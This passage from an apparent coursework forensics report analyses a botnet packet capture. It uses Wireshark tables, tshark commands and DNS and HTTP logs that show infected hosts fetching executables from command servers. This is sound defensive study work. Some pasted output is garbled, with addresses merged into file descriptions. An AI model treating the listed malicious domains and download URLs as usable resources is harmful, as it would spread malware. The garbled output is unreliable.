


Figure 13: Cumulative Packet count over time

To get more insight into what each of these packets are; Figure 14⁴ plots the mean packet size (across 5 second bins). Visually comparing this graph against the normal traffic version (Appendix A.6); packets are consistently far larger in size and more chaotic. During normal operations, the majority of packets were ~100 Bytes large, with even some quiet zones where 0 bytes were being transferred. Comparatively in Figure 14, the average packet is well within the 300-400 Byte range, with absolutely no down time. This could be signs of large data exfiltration / downloading or even botnet “noise”.




Figure 14: Mean packet size over time

3.2.3 IP & Port Destinations

The previous figures help identify when packets are happening, and what the packets are, but the where is still relatively unknown. Using the script in Appendix C.3, the graph shown in Figure 15 can be created. This figure plots every destination IP found in the pcap against time; and reveals some interesting patterns. Very standoffish “bands” start emerging, these dense horizontal lines indicate connections that are persistent, whilst the more scattered points reveal connections that are less frequently visited.

The top 10 connections are labeled with their corresponding IP address, however on this whole PCAP scan not too much can be seen.

³Script Appendix C.2

⁴Script Appendix C.5




Figure 15: Timeline of IP Connections

Knowing the IP addresses of frequent destinations is useful, but also knowing the ports used can provide information about what data is being transmitted. Figure 16, which is created throughout the script Appendix C.4, shows a “Heatmap” of frequently used ports plotted against time. As expected Port 80 (web) and 443 (web secure) are very prevalent, clearly indicating lots of web traffic usage. Surprisingly another port is lighting up just as much: 65500. This port is not part of any reserved space, and is more proof of unknown traffic occurring on the network; potentially some custom application.




Figure 16: Botnet Traffic Port Heatmap

Chapter 4: Hosts & Communications

Just as was done back in Section 2.2, wireshark can provide some details about each host / endpoint. By navigating to Statistics -> Endpoints -> IPv4 in Wireshark, the data shown in Figure 17 can be obtained.

Ethernet · 17		IPv4 · 14458	IPv6	TCP · 52184	UDP · 17551	
Address	Packets ▾	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
147.32.80.9	328,995	44 MB	107,989	27 MB	221,006	17 MB
147.32.84.205	308,437	199 MB	218,497	44 MB	89,940	156 MB
147.32.84.208	278,291	165 MB	197,639	45 MB	80,652	120 MB
147.32.84.207	268,067	170 MB	191,162	50 MB	76,905	120 MB
147.32.84.209	227,579	116 MB	164,027	70 MB	63,552	46 MB
195.113.232.81	200,582	180 MB	64,317	172 MB	136,265	8 MB
195.113.232.90	195,035	175 MB	62,760	167 MB	132,275	8 MB
147.32.84.191	190,754	89 MB	139,857	49 MB	50,897	40 MB
147.32.84.193	182,857	85 MB	134,064	43 MB	48,793	42 MB
147.32.84.206	173,268	86 MB	126,127	17 MB	47,141	69 MB
212.117.177.186	172,109	130 MB	44,463	12 MB	127,646	118 MB
147.32.84.192	171,850	64 MB	125,568	35 MB	46,282	29 MB
147.32.84.204	163,999	63 MB	120,007	30 MB	43,992	32 MB
147.32.84.165	159,788	54 MB	118,985	24 MB	40,803	29 MB
212.117.161.86	71,269	51 MB	18,718	6 MB	52,551	45 MB
50.7.244.234	53,663	39 MB	12,904	2 MB	40,759	37 MB
212.117.177.188	53,488	40 MB	13,599	2 MB	39,889	37 MB
46.4.36.120	49,409	3 MB	16,443	987 kB	32,966	2 MB
89.149.217.37	46,873	34 MB	11,907	2 MB	34,966	32 MB
188.72.241.107	39,637	3 MB	12	984 bytes	39,625	3 MB

Figure 17: Botnet Top 20 Hosts by Packets

4.1 Largest Communications

4.1.1 By-Packets

Filtering this data by descending packets, a list of the most active hosts can be made. Comparing this list of top 20, against Figure 4, we can see how the “rankings” change; as shown in Figure 19.

- Whilst most of the 147.32.x.x addresses have remained within the top 20, a lot of new addresses also appear; not malicious within itself, however these addresses will be the first investigated.
- 147.32.80.9 specifically, shot up the ranks; going from position 18 -> 1. Filtering the wireshark view by `ip.addr == 147.32.80.9` reveals this IP is likely functioning as the networks DNS resolver; as shown in Figure 18

ip.addr == 147.32.80.9							
No.	Time	RT	Source	Destination	Protocol	Length	Info
46	3.249783	13:24:33.512912	147.32.84.165	147.32.80.9	DNS	72	Standard query 0xb5f A nocomcom.com
47	3.249802	13:24:33.512931	147.32.84.165	147.32.80.9	DNS	72	Standard query 0xb5f A nocomcom.com
48	3.598471	13:24:33.853600	147.32.80.9	147.32.84.165	DNS	130	Standard query response 0xb5f A nocomcom.com A 195.88.191.59 NS ns3.cnmsn.com NS ns4.cnmsn.com
136	6.011514	13:24:36.274643	147.32.84.165	147.32.80.9	DNS	81	Standard query 0x2251 A w.nucleardiscover.com
137	6.011523	13:24:36.274652	147.32.84.165	147.32.80.9	DNS	81	Standard query 0x2251 A w.nucleardiscover.com
143	6.863598	13:24:37.126727	147.32.84.165	147.32.80.9	DNS	71	Standard query 0xfe51 A mewgost.com
144	6.863607	13:24:37.126736	147.32.84.165	147.32.80.9	DNS	71	Standard query 0xfe51 A mewgost.com
154	7.024683	13:24:37.287812	147.32.84.165	147.32.80.9	DNS	81	Standard query 0x2251 A w.nucleardiscover.com
155	7.024692	13:24:37.287821	147.32.84.165	147.32.80.9	DNS	81	Standard query 0x2251 A w.nucleardiscover.com
156	7.392331	13:24:37.565460	147.32.80.9	147.32.84.165	DNS	111	Standard query response 0xfe51 A mewgost.com A 94.63.156.63 NS ns4.cnmsn.com
164	7.485394	13:24:37.748523	147.32.80.9	147.32.84.165	DNS	142	Standard query response 0x2251 A w.nucleardiscover.com A 60.190.223.75 NS v1s1.xundns.com NS v1s2.xundns.com
214	8.629718	13:24:38.892847	147.32.84.165	147.32.80.9	DNS	72	Standard query 0x1d50 A nocomcom.com
215	8.629728	13:24:38.892857	147.32.84.165	147.32.80.9	DNS	72	Standard query 0x1d50 A nocomcom.com
216	8.630175	13:24:38.893304	147.32.80.9	147.32.84.165	DNS	130	Standard query response 0x1d50 A nocomcom.com A 195.88.191.59 NS ns4.cnmsn.com NS ns3.cnmsn.com
224	8.882833	13:24:39.145062	147.32.84.165	147.32.80.9	DNS	77	Standard query 0x4053 A hn.yigeyuming.com
225	8.882842	13:24:39.145071	147.32.84.165	147.32.80.9	DNS	77	Standard query 0x4053 A hn.yigeyuming.com
253	9.379685	13:24:39.642814	147.32.80.9	147.32.84.165	DNS	285	Standard query response 0x4053 A hn.yigeyuming.com A 122.224.6.164 NS dns19.hichina.com NS dns20.hichina.com
318	10.772940	13:24:41.036069	147.32.84.165	147.32.80.9	DNS	71	Standard query 0x4e52 A mewgost.com
319	10.772949	13:24:41.036078	147.32.84.165	147.32.80.9	DNS	71	Standard query 0x4e52 A mewgost.com
320	10.773209	13:24:41.036338	147.32.80.9	147.32.84.165	DNS	111	Standard query response 0x4e52 A mewgost.com A 94.63.156.63 NS ns4.cnmsn.com
550	17.417012	13:24:47.680141	147.32.84.165	147.32.80.9	DNS	81	Standard query 0xed52 A w.nucleardiscover.com
551	17.417022	13:24:47.680151	147.32.84.165	147.32.80.9	DNS	81	Standard query 0xed52 A w.nucleardiscover.com
552	17.417387	13:24:47.680516	147.32.80.9	147.32.84.165	DNS	142	Standard query response 0xed52 A w.nucleardiscover.com A 60.190.223.75 NS v1s1.xundns.com NS v1s2.xundns.com
571	19.549806	13:24:49.812935	147.32.84.165	147.32.80.9	DNS	71	Standard query 0xc255 A a.95622.com
572	19.549815	13:24:49.812944	147.32.84.165	147.32.80.9	DNS	71	Standard query 0xc255 A a.95622.com
573	19.843439	13:24:50.106568	147.32.80.9	147.32.84.165	DNS	212	Standard query response 0xc255 A a.95622.com A 174.123.157.154 A 174.133.57.141 NS dns3.name-server.com
604	21.393578	13:24:51.656707	147.32.84.165	147.32.80.9	DNS	75	Standard query 0x9054 A ru.coolnuff.com
605	21.393587	13:24:51.656716	147.32.84.165	147.32.80.9	DNS	75	Standard query 0x9054 A ru.coolnuff.com
614	21.998004	13:24:52.261133	147.32.80.9	147.32.84.165	DNS	136	Standard query response 0x9054 A ru.coolnuff.com A 60.190.223.75 NS v1s2.xundns.com NS v1s1.xundns.com
1877	112.278493	13:26:22.541622	147.32.84.165	147.32.80.9	DNS	71	Standard query 0xc654 A partaus.net
1878	112.278502	13:26:22.541631	147.32.84.165	147.32.80.9	DNS	71	Standard query 0xc654 A partaus.net
1884	112.426011	13:26:22.689140	147.32.80.9	147.32.84.165	DNS	165	Standard query response 0xc654 A partaus.net A 188.72.241.197 NS ns1.freedns.ws NS ns2.freedns.ws
2167	121.490669	13:26:31.753798	147.32.84.165	147.32.80.9	DNS	82	Standard query 0x8a57 A 897234kjdsf4523234.com
2168	121.490684	13:26:31.753813	147.32.84.165	147.32.80.9	DNS	82	Standard query 0x8a57 A 897234kjdsf4523234.com
2169	121.730194	13:26:31.993323	147.32.80.9	147.32.84.165	DNS	292	Standard query response 0x8a57 A 897234kjdsf4523234.com A 91.220.0.52 NS ns-uk.topdns.com NS ns-us.topdns.com
2375	134.144739	13:26:44.497859	147.32.84.165	147.32.80.9	DNS	71	Standard query 0x7b56 A mxs.mail.ru
2376	134.144740	13:26:44.497869	147.32.84.165	147.32.80.9	DNS	71	Standard query 0x7b56 A mxs.mail.ru
2377	134.145436	13:26:44.498565	147.32.80.9	147.32.84.165	DNS	362	Standard query response 0x7b56 A mxs.mail.ru A 94.100.176.20 NS ns1.mail.ru NS ns4.mail.ru NS ns5.mail.ru
2378	134.145979	13:26:44.499108	147.32.84.165	147.32.80.9	DNS	91	Standard query 0xeb56 A alt4.gmail-smtp-in.l.google.com
2379	134.145987	13:26:44.499116	147.32.84.165	147.32.80.9	DNS	91	Standard query 0xeb56 A alt4.gmail-smtp-in.l.google.com
2380	134.156240	13:26:44.419369	147.32.80.9	147.32.84.165	DNS	243	Standard query response 0xeb56 A alt4.gmail-smtp-in.l.google.com A 74.125.93.27 NS ns1.google.com
2381	134.156875	13:26:44.420004	147.32.84.165	147.32.80.9	DNS	86	Standard query 0x4e49 A gmail-smtp-in.l.google.com
2382	134.156883	13:26:44.420012	147.32.84.165	147.32.80.9	DNS	86	Standard query 0x4e49 A gmail-smtp-in.l.google.com

Figure 18: Filtering 147.32.80.9




Figure 19: Highest Packet IP ranking changes

4.1.2 By-Bytes

Additionally like before, the endpoint data can be sorted by descending total received bytes, displayed in Figure 20. This data can then be ranked against the normal traffic data gathered before; producing Figure 21.




Figure 20: Botnet: Top receiving hosts




Figure 21: Most bytes received destinations ranking changes

4.2 Key Hosts

Compiling the comparison charts of figures 19 and 21 some reemerging hosts keep appearing, along with other noticeable patterns. These IPs are collect in Table 2.

Additionally its clear there are a lot of key hosts under the CIDR 147.32.84.0/24. Running the command in Figure 22 extracts all of these IPs from the PCAP.

```
CT6034 > tshark -r botnet-capture-20110817-bot.pcap -Y "ip.addr == 147.32.84.0/24" -T field
source ip.addr | tshark -r botnet-capture-20110817-bot.pcap -Y "ip.addr == 147.32.84.0/24" -T field
147.32.84.165
147.32.84.1715 Windows, Nullsoft Installer self-extracting archive, 5 sections
147.32.84.1915 Windows, 3 sections
147.32.84.1925 Windows, 3 sections
147.32.84.1935 Windows, 3 sections
147.32.84.204 with no line terminators
147.32.84.2055 Windows, 4 sections
147.32.84.206
147.32.84.207
147.32.84.208a4df 1.exe
147.32.84.2095aea 3430.exe
147.32.84.231045e ajax.php
147.32.84.2551a0a chunks.gif
147.32.84.7950a48 extractFromInt.exe
```

Figure 22: Tshark extracting 147.32.84.0/24 addresses

4.3 Destination Timeline

Performing the same script Appendix C.3, with the argument flag --host, filters the resulting graph for requests containing that host. Running this script generates Figure 23, where a lot more IPs are clearly visible; with many of these addresses occurring above.




Figure 23: dst_timeline: 147.32.84.191

Chapter 5: Traffic Analysis

5.1 IP Investigations

From Figure 18 a number of suspicious domains, and their hosts, can be identified. Using the wireshakr filter `ip.addr == {x} && http.request.method == "GET"` (Figure 24) details about the functions of each of these sites can be gathered, and compiled in Table 3.

ip.addr == 195.88.191.59 && http.request.method == "GET"									
No.	Time	RT	Source	Destination	Protocol	Length	Info		
147.32.84.165	13:24:38.000011	147.32.84.165	195.88.191.59	195.88.191.59	HTTP	359	GET /kx4.txt HTTP/1.0		
222	8.484758	13:24:39.007807	147.32.84.165	195.88.191.59	HTTP	235	GET /temp/3430.exe?t=0.1314565 HTTP/1.0		
638	22.480298	13:24:52.752427	147.32.84.165	195.88.191.59	HTTP	235	GET /temp/1.exe?t=0.1294550 HTTP/1.0		
1081	12.382381	13:25:22.645400	147.32.84.165	195.88.191.59	HTTP	243	GET /61/6ear0p122a.exe?t=0.4822430 HTTP/1.0		
1980	112.896431	13:26:23.259002	147.32.84.165	195.88.191.59	HTTP	237	GET /temp/int.exe?t=0.8607280 HTTP/1.0		
26932	1154.878819	13:43:44.341748	147.32.84.191	195.88.191.59	HTTP	139	GET /kx4.txt HTTP/1.0		

ip.addr == 60.190.223.75 && http.request.method == "GET"									
No.	Time	RT	Source	Destination	Protocol	Length	Info		
133	7.637471	13:24:38.100000	147.32.84.165	60.190.223.75	HTTP	369	GET /list.php?c=B4AC885F94224AE64DAAC6F60346C27CD049B58C0B394		
559	17.838617	13:24:48.181746	147.32.84.165	60.190.223.75	HTTP	534	GET /sn.php?c=7A6401350698A602301		
590	29.635548	13:24:58.890677	147.32.84.165	60.190.223.75	HTTP	539	GET /sn.php?c=C5080A5E5CF19805E1		
633	22.433354	13:24:52.696483	147.32.84.165	60.190.223.75	HTTP	238	GET /w.jpg?t=0.9144709 HTTP/1.0		

ip.addr == 94.63.150.63 && http.request.method == "GET"									
No.	Time	RT	Source	Destination	Protocol	Length	Info		
162	7.405779	13:24:37.668908	147.32.84.165	94.63.150.63	HTTP	355	GET /list.php?c=		
326	10.876848	13:24:41.139969	147.32.84.165	94.63.150.63	HTTP	516	GET /sn.php?c=E		
612	21.905148	13:24:52.108277	147.32.84.165	94.63.150.63	HTTP	521	GET /sn.php?c=B		
783	24.628516	13:24:54.291645	147.32.84.165	94.63.150.63	HTTP	521	GET /sn.php?c=4		

ip.addr == 122.224.6.164 && http.request.method == "GET"									
No.	Time	RT	Source	Destination	Protocol	Length	Info		
286	9.802304	13:24:40.065433	147.32.84.165	122.224.6.164	HTTP	239	GET /hn.gif?t=		
8701	382.339465	13:30:52.602594	147.32.84.165	122.224.6.164	HTTP	238	GET /hn.gif?t=		
27119	1159.694706	13:43:49.957835	147.32.84.191	122.224.6.164	HTTP	239	GET /hn.gif?t=		
36637	1527.256154	13:49:57.519263	147.32.84.191	122.224.6.164	HTTP	239	GET /hn.gif?t=		

Figure 24: Domain GET request Filtering

Once again a lot of 147.x addresses can be seen in the above communications; Figure 25 extracts all the 147.x hosts involved with 195.88.191.59, a known suspicious host. This command results in a list of 10 machines, which will be treated as the victims of this attack.

```

CT6034 * tshark -r botnet-capture-20110817-bot.pcap -Y "ip.addr == 195.88.191.59" -T fields -e ip.addr | tr " " "\n" | grep "147.32.84" | sort -u
147.32.84.165
147.32.84.191
147.32.84.192
147.32.84.193
147.32.84.204
147.32.84.205
147.32.84.206
147.32.84.207
147.32.84.208
147.32.84.209

```

Figure 25: Extract all hosts talking to 195.88.191.59

5.2 Malware Delivery

Filtering wireshark by one of these victim IPs and http.request, a sort of timeline of delivery can start to be pieced together; Figure 26. Additionally using wiresharks built-in object exporter (File -> Export Objects -> HTTP), a lot of these files can be inspected, a running table of these files can be found at Table 4.

ip.addr == 147.32.84.191 && http.request									
No.	Time	RT	Source	Destination	Protocol	Length	Info		
26234	1140.306258	13:43:38.569387	147.32.84.191	94.63.149.152	HTTP	144	GET /rus.php HTTP/1.0		
26704	1145.148118	13:43:35.411247	147.32.84.191	60.190.223.75	HTTP	155	GET /p/out/kp.exe HTTP/1.0		
26784	1148.237157	13:43:38.590286	147.32.84.191	193.105.210.21	HTTP	886	POST / HTTP/1.0		
26932	1154.078619	13:43:44.341748	147.32.84.191	195.88.191.59	HTTP	139	GET /kx4.txt HTTP/1.0		
27056	1158.549478	13:43:48.812607	147.32.84.191	60.190.223.75	HTTP	369	GET /list.php?c=B4AC885F94224AE64DAAC6F60346C27CD049B58C0B394		
